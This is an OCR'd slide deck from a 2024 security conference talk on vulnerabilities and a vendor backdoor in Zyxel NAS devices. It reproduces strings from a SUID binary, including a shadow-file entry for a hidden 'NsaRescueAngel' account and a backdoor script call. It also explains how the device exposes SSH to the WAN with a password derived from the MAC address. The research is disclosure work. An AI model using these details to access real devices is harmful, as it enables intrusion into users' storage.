An angel, python, root and config walked into a bar...

Timothy Hjort

ORANGECON 2024

Why? Who let this guy up here?

Welcome to my talk.

`whoami`

Timothy Hjort

- Vulnerability Research at Outpost24
- Master of Science in engineering: Computer Security
- Hardware is cool
- Software Architecture is interesting.
- and I love cheap hardware

Our focus

Consequences of subpar patching and poor software design

We could also be honest and say that I will be standing here on the scene bragging

and how it caused... issues.

CVE-2024-29973

Unauthenticated Python code injection

CVE-2024-29974

Remote code execution via unauthenticated config upload


CVE-2024-29975

Local “sudo”-like privesc

CVE-2024-29976

Privilege escalation and information disclosure

red=won’t focus too much on this



Five new vulnerabilities found in Zyxel NAS devices (including code execution and privilege escalation)

Research & Threat Intel • 04 Jun 2024

and a backdoor.

CVE-2024-29972 (aka NSARescueAngel)

How it started

AKA how did I stumble upon a backdoor


CVE-2023-27992

IBM identifies zero-day vulnerability in Zyxel NAS devices

I worked on it pre-publication
of IBM’s awesome blog

My work involved unpacking firmware and decompiling binaries and python bytecode.

Back then I didnt find much of interest but I was tasked with representing my department for a student evening.




```
utnotify*    file_download.cgi*  file_upload-cgic*  remote_h
⋊▷ ~/D/c/c/v/u/l/a/cgi-bin ls remote_help-cgi -lh
-rwsr-xr-x. 1 timmy timmy 8.4K May  2  2023 remote_help-cgi*
⋊▷ ~/D/c/c/v/u/l/a/cgi-bin
```

which was SUID


I found an interesting binary

And inside…

I found some funny strings



```
/etc/shadow.new
NsaRescueAngel
NsaRescueAngel:%s:13493:0:99999:7:::
type
```



```
/usr/local/btn/open_back_door.sh > /dev/null 2>&1
```


Well that’s suspicious

and I got greenlit to continue poking at the device

duh, that’s why I’m here

First we gotta look into how this thing works

How is the NAS constructed?



We already know remote_help-cgi has some funny content

So lets focus on it first

What does it do?

Callbacks

The request supplies a callback name which is executed

“backdoor” callback

executes “open_backdoor.sh”. Its dead :(

“sshd_tdc” callback

1. Starts SSH server and maps port 22 to WAN via UPnP
2. Generates a password based on Eth0 MAC address (and appends “tdT” to the output)
3. Enables the NSARescueAngel user

Awesome!


it’s authenticated :(

However developers of consumer devices tend to be WET

so historical vulnerabilities might still be relevant

“Write Everything Twice”. Get your mind out of the gutter


looking at the changelogs...




Modification in V5.21(AAZF.15)C0 | November 8 2023

[Bug fix]

- Zyxel-SI-1497 [Vulnerability] Authentication bypass and pre-authenticaiton command injection vulnerabilities in NAS



- Zyxel-SI-1519 [Vulnerability] Authentication bypass and command injection vulnerabilities in NAS326



- Fix Vulnerability issue from remote unauthenticated attacker.
  - CVE-2018-1160 (Netatalk)

Theres a lot of bypasses. We can probably find one more.

